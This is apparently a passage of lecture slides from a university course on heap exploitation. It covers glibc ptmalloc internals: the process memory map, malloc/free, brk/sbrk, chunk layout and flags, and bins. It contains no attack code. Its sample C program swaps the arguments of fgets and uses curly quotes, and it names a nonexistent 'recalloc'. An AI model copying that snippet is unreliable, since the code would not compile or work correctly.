NEU CY 5770 Software Vulnerabilities and Security


Instructor: Dr. Ziming Zhao

Today

1. Heap exploitation
   a. What is heap and dynamic memory allocator?
   b. Malloc and free interfaces
   c. Ptmalloc and tcache
      i. Malloc_chunk
   d. Heap exploitation
      i. Overflow
      ii. Use-after-free

Some slides are from Yan Shoshitaishvili, Arizona State University

Memory Map of Linux Process (32 bit system)



1GB

Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault

0xc0000000 == TASK_SIZE

Random stack offset

Stack (grows down)

RLIMIT_STACK (e.g., 8MB)

Random mmap offset

Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so

3GB

program break
brk

Heap

start_brk

Random brk offset

BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;

Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = "God's own prototype";

end_data

start_data
end_code

Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)

0x08048000

0

https://manybutfinite.com/pos
anatomy-of-a-program-in-me
mory/

The Heap

The heap is *pool of memory* used for **dynamic** allocations at runtime.

Heap memory is different from stack memory in that it is ***persistent between functions***.

– **malloc**() grabs memory on the heap; keyword ***new*** in C++
– **free**() releases memory on the heap; keyword ***delete*** in C++

Both are standard C library interfaces. Neither of them directly mapps to a system call.

Why not mmap()?

Mmap()

- Mmap() is a system call. So kernel is involved, which means slow.
- Can only allocate multiples of pages (4KB).

Hence, the idea of ***dynamic memory allocator***

Dynamic memory allocators

Doug Lea malloc or **dlmalloc**: Release to public in 1987. Native version of malloc in some old distributions of Linux (http://gee.cs.oswego.edu/dl/html/malloc.html)

ptmalloc: ptmalloc is based on dlmalloc and was extended for use with multiple threads. On Linux systems, ptmalloc has been put to work for years as part of the GNU C library.

tcmalloc: Google's customized implementation of C's malloc() and C++'s operator new (https://github.com/google/tcmalloc)

jemalloc: jemalloc is a general purpose malloc(3) implementation that emphasizes fragmentation avoidance and scalable concurrency support. Used in FreeBSD, firefox, Android.

Hoard memory allocator: UMass Amherst CS Professor Emery Berger

Kmalloc: Linux kernel memory allocator

Kalloc: iOS kernel memory allocator

Segment Heap, NT Heap: Windows implementations.

malloc() and free()

stdlib.h provides with standard library functions to access, modify and manage dynamic memory.

```
void* malloc(size_t size);
```

Allocates size bytes of uninitialized storage. If allocation succeeds, returns a pointer that is suitably aligned for any object type with fundamental alignment.

```
void free(void* ptr);
```

Deallocates the space previously allocated by malloc(), etc.

calloc() and realloc()

```
void *calloc(size_t nitems, size_t size)
```

The difference in malloc and calloc is that malloc does not set the memory to zero whereas calloc sets allocated memory to zero.

```
void *realloc(void *ptr, size_t size)
```

Resize the memory block pointed to by ptr that was previously allocated with a call to malloc or calloc.

How to use malloc() and free()

```
int main()
{
        char * buffer = NULL;

        /* allocate a 0x100 byte buffer */
        buffer = malloc(0x100);

        /* read input and print it */
        fgets(stdin, buffer, 0x100);
        printf(“Hello %s!\n”, buffer);

        /* destroy our dynamically allocated buffer */
        free(buffer);
        return 0;
}
```

Heap vs. Stack

Heap

- Dynamic memory allocations at runtime
- Objects, big buffers, structs, persistence, larger things

Slower, Manual
– Done by the programmer
– malloc/calloc/recalloc/free
– new/delete

Stack

- Fixed memory allocations known at compile time
- Local variables, return addresses, function args


Fast, Automatic; Done by the compiler
– Abstracts away any concept of allocating/de-allocating

Which implementation on our server?

ldd --version

GLIBC 2.31, Ptmalloc2


https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c



```
ctf@heapexploitation_heapchunks_32:/$ ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Disclaimer: Ptmalloc is very complex, and its implementation is constantly changing. This is an approximation to glibc 2.31

Memory Map of Linux Process (32 bit system)



1GB

Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault

0xc0000000 == TASK_SIZE

Random stack offset

Stack (grows down)

RLIMIT_STACK (e.g., 8MB)

Random mmap offset

Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so

3GB

program break
brk

Heap

start_brk

Random brk offset

BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;

end_data

Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = “God’s own prototype”;

start_data
end_code

Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)


0x08048000

0

https://manybutfinite.com/pos
anatomy-of-a-program-in-me
mory/

How does ptmalloc get memory?


- Use the mmap() system call for large memory request
- Use brk() and sbrk() system calls
  - sbrk(NULL) returns the current program break
  - sbrk(200) expands program break by 200 bytes
  - brk(addr) expands the program break to address



```
DESCRIPTION
       brk()  and sbrk() change the location of the program break, which defines the end of the process's data segment (i.e., the pro-
       gram break is the first location after the end of the uninitialized data segment).  Increasing the program break has the effect
       of allocating memory to the process; decreasing the break deallocates memory.

       brk()  sets  the  end  of the data segment to the value specified by addr, when that value is reasonable, the system has enough
       memory, and the process does not exceed its maximum data size (see setrlimit(2)).

       sbrk() increments the program's data space by increment bytes.  Calling sbrk() with an increment of 0 can be used to  find  the
       current location of the program break.
```

Heap chunk: malloc_chunk (ptmalloc2 in glibc2.31; *no tcache*)

Two states: in-use and freed



```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

For both in-use and freed

Only for freed


The freed chunks are double-linked

INTERNAL_SIZE_T is the same as size_t. 8 bytes in 64 bit;
4 bytes in 32 bits machine.
Pointer is 8/4 bytes on a 64/32 bit machine, respectively.

Alignment is defined as 2 * (sizeof(size_t))

https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c

Heap chunk: malloc_chunk (ptmalloc2 in glibc2.31; *no tcache*)



```
    An allocated chunk looks like this:


    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here...                          .
            .                                                               .
            .             (malloc_usable_size() bytes)                      .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             (size of chunk, but used for application data)    |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

    Where "chunk" is the front of the chunk for the purpose of most of
    the malloc code, but "mem" is the pointer that is returned to the
    user.  "Nextchunk" is the beginning of the next contiguous chunk.

    Chunks always begin on even word boundaries, so the mem portion
    (which is returned to the user) is also on an even word boundary, and
    thus at least double-word aligned.
```

Chunk Size: Size of entire chunk including overhead

Flags: Because of byte alignment, the lower 3 bits of the chunk size field would always be zero. Instead they are used for flag bits.


0x01 **P**REV_INUSE – set when previous chunk is in use

0x02 IS_**M**MAPPED – set if chunk was obtained with mmap()

0x04 NON_MAIN_**A**RENA – set if chunk belongs to a thread arena

glibc 2.3 allows for many heaps arranged into several ***arenas***—one arena for each thread

Heap chunk: malloc_chunk (ptmalloc2 in glibc2.31; *no tcache*)



```
    Free chunks are stored in circular doubly-linked lists, and look like this:

    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `head:' |             Size of chunk, in bytes                     |A|0|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Forward pointer to next chunk in list             |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Back pointer to previous chunk in list            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Unused space (may be 0 bytes long)                .
            .                                                               .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `foot:' |             Size of chunk, in bytes                           |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|0|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Bins (*no tcache*)


A bin is a list (doubly or singly linked list) of free (non-allocated) chunks.
Bins are differentiated based on the size of chunks they contain:

